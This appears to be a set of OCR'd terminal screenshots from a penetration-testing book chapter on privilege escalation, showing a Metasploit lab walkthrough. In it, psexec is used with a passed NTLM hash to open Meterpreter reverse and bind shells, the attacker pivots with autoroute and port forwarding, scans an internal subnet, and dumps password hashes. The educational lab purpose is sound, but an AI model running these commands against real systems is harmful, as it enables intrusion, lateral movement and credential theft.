
```
meterpreter > run post/windows/gather/enum_ie

[*] IE Version: 8.0.7600.16385
[*] Retrieving history.....
        File: C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Windows\History\History.I
E5\index.dat
[*] Retrieving cookies.....
        File: C:\Windows\system32\config\systemprofile\AppData\Roaming\Microsoft\Windows\Cookies\index.d
at
[*] Looping through history to find autocomplete data....
[-] No autocomplete entries found in registry
[*] Looking in the Credential Store for HTTP Authentication Creds...
meterpreter > 
```




```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting       Required  Description
   ----                  ---------------       --------  -----------
   RHOSTS                192.168.108.153       yes       The target host(s), see https://gith
                                                         ub.com/rapid7/metasploit-framework/w
                                                         iki/Using-Metasploit
   RPORT                 445                   yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                         no        Service description to to be used on
                                                          target for pretty listing
   SERVICE_DISPLAY_NAME                        no        The service display name
   SERVICE_NAME                                no        The service name
   SMBDomain             OFFICEADMIN-PC        no        The Windows domain to use for authen
                                                         tication
   SMBPass               aad3b435b51404eeaad3b  no        The password for the specified usern
                         435b51404ee:e2b54f8bf            ame
                         824d32772e5c9c7846940
                         21
   SMBSHARE                                    no        The share to connect to, can be an a
                                                         dmin share (ADMIN$,C$,...) or a norm
                                                         al read/write folder share
   SMBUser               Phil                  no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, no
                                        ne)
   LHOST     192.168.108.211  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > █
```




```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.108.211:4444
[*] 192.168.108.153:445 - Connecting to the server...
[*] 192.168.108.153:445 - Authenticating to 192.168.108.153:445|OFFICEADMIN-PC as user 'Phil'...
[*] 192.168.108.153:445 - Selecting PowerShell target
[*] 192.168.108.153:445 - Executing the payload...
[+] 192.168.108.153:445 - Service start timed out, OK if running a command or non-service execut
able...
[*] Sending stage (175174 bytes) to 192.168.108.153
[*] Meterpreter session 4 opened (192.168.108.211:4444 -> 192.168.108.153:50370) at 2022-04-01 1
6:19:20 -0400

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:82:4b:a9
MTU          : 1500
IPv4 Address : 192.168.249.153
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2822:eb61:b315:2397
IPv6 Netmask : ffff:ffff:ffff:ffff::
```




```
[!] SESSION may not be compatible with this module (incompatible session platform: windows)
[*] Running module against OFFICEADMIN-PC
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.108.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.249.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from Bluetooth Device (Personal Area Network).
meterpreter > █
```







```
RHOSTS => 192.168.249.0/24
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 100
THREADS => 100
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 21
PORTS => 21
msf6 auxiliary(scanner/portscan/tcp) > run
```




```
[*] 192.168.249.0/24:     - Scanned  97 of 256 hosts (37% complete)
[+] 192.168.249.154:      - 192.168.249.154:21 - TCP OPEN
[*] 192.168.249.0/24:     - Scanned  99 of 256 hosts (38% complete)
[*] 192.168.249.0/24:     - Scanned 101 of 256 hosts (39% complete)
[*] 192.168.249.0/24:     - Scanned 103 of 256 hosts (40% complete)
[*] 192.168.249.0/24:     - Scanned 196 of 256 hosts (76% complete)
[*] 192.168.249.0/24:     - Scanned 197 of 256 hosts (76% complete)
[*] 192.168.249.0/24:     - Scanned 200 of 256 hosts (78% complete)
[*] 192.168.249.0/24:     - Scanned 206 of 256 hosts (80% complete)
[*] 192.168.249.0/24:     - Scanned 234 of 256 hosts (91% complete)
[*] 192.168.249.0/24:     - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 
```




```
msf6 auxiliary(scanner/portscan/tcp) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
meterpreter > 
```




```
meterpreter > portfwd add -L 192.168.108.211 -l 1066 -p 21 -r 192.168.249.154
[*] Local TCP relay created: 192.168.108.211:1066 <-> 192.168.249.154:21
meterpreter > 
```




```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.108.211 1066
SSH-2.0-CoreFTP-0.3.3
```




```
TCP    192.168.249.154:21      192.168.249.153:51343   ESTABLISHED
```




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2421b92d1da8bef45d7be0d8f3de61d3:::
Phil:1000:aad3b435b51404eeaad3b435b51404ee:e2b54f8bf824d32772e5c9c784694021:::
meterpreter > 
```



```
msf6 exploit(windows/smb/psexec) > run

[*] 192.168.108.153:445 - Connecting to the server...
[*] 192.168.108.153:445 - Authenticating to 192.168.108.153:445 as user 'Phil'...
[*] 192.168.108.153:445 - Selecting PowerShell target
[*] 192.168.108.153:445 - Executing the payload...
[+] 192.168.108.153:445 - Service start timed out, OK if running a command or non-service executab
le...
[*] Started bind TCP handler against 192.168.108.153:4444
[*] Sending stage (175174 bytes) to 192.168.108.153
[*] Meterpreter session 1 opened (192.168.108.211:33625 -> 192.168.108.153:4444) at 2022-04-01 23:
56:16 -0400

meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module (incompatible session platform: windows)
[*] Running module against OFFICEADMIN-PC
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.108.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.249.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from Bluetooth Device (Personal Area Network).
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.249.130
RHOSTS => 192.168.249.130
msf6 exploit(windows/smb/psexec) > run

[*] 192.168.249.130:445 - Connecting to the server...
[*] 192.168.249.130:445 - Authenticating to 192.168.249.130:445 as user 'Phil'...
[*] 192.168.249.130:445 - Selecting PowerShell target
[*] 192.168.249.130:445 - Executing the payload...
[+] 192.168.249.130:445 - Service start timed out, OK if running a command or non-service executab
le...
[*] Started bind TCP handler against 192.168.249.130:4444
[*] Sending stage (175174 bytes) to 192.168.249.130
[*] Meterpreter session 2 opened (192.168.249.129:49239 -> 192.168.249.130:4444) at 2022-04-01 23:
57:05 -0400

meterpreter > 
```





```
meterpreter > portfwd add -l 1067 -p 21 -r 192.168.249.128
[*] Local TCP relay created: :1067 <-> 192.168.249.128:21
meterpreter > 
```



```
┌──(kali㉿kali)-[~]
└─$ nc 127.0.0.1 1067
SSH-2.0-CoreFTP-0.3.3
```

Chapter 16: Escalating Privileges





User Yokwe


Pass

Domain YOKNET


□ Check all credentials

□ Use reverse connection

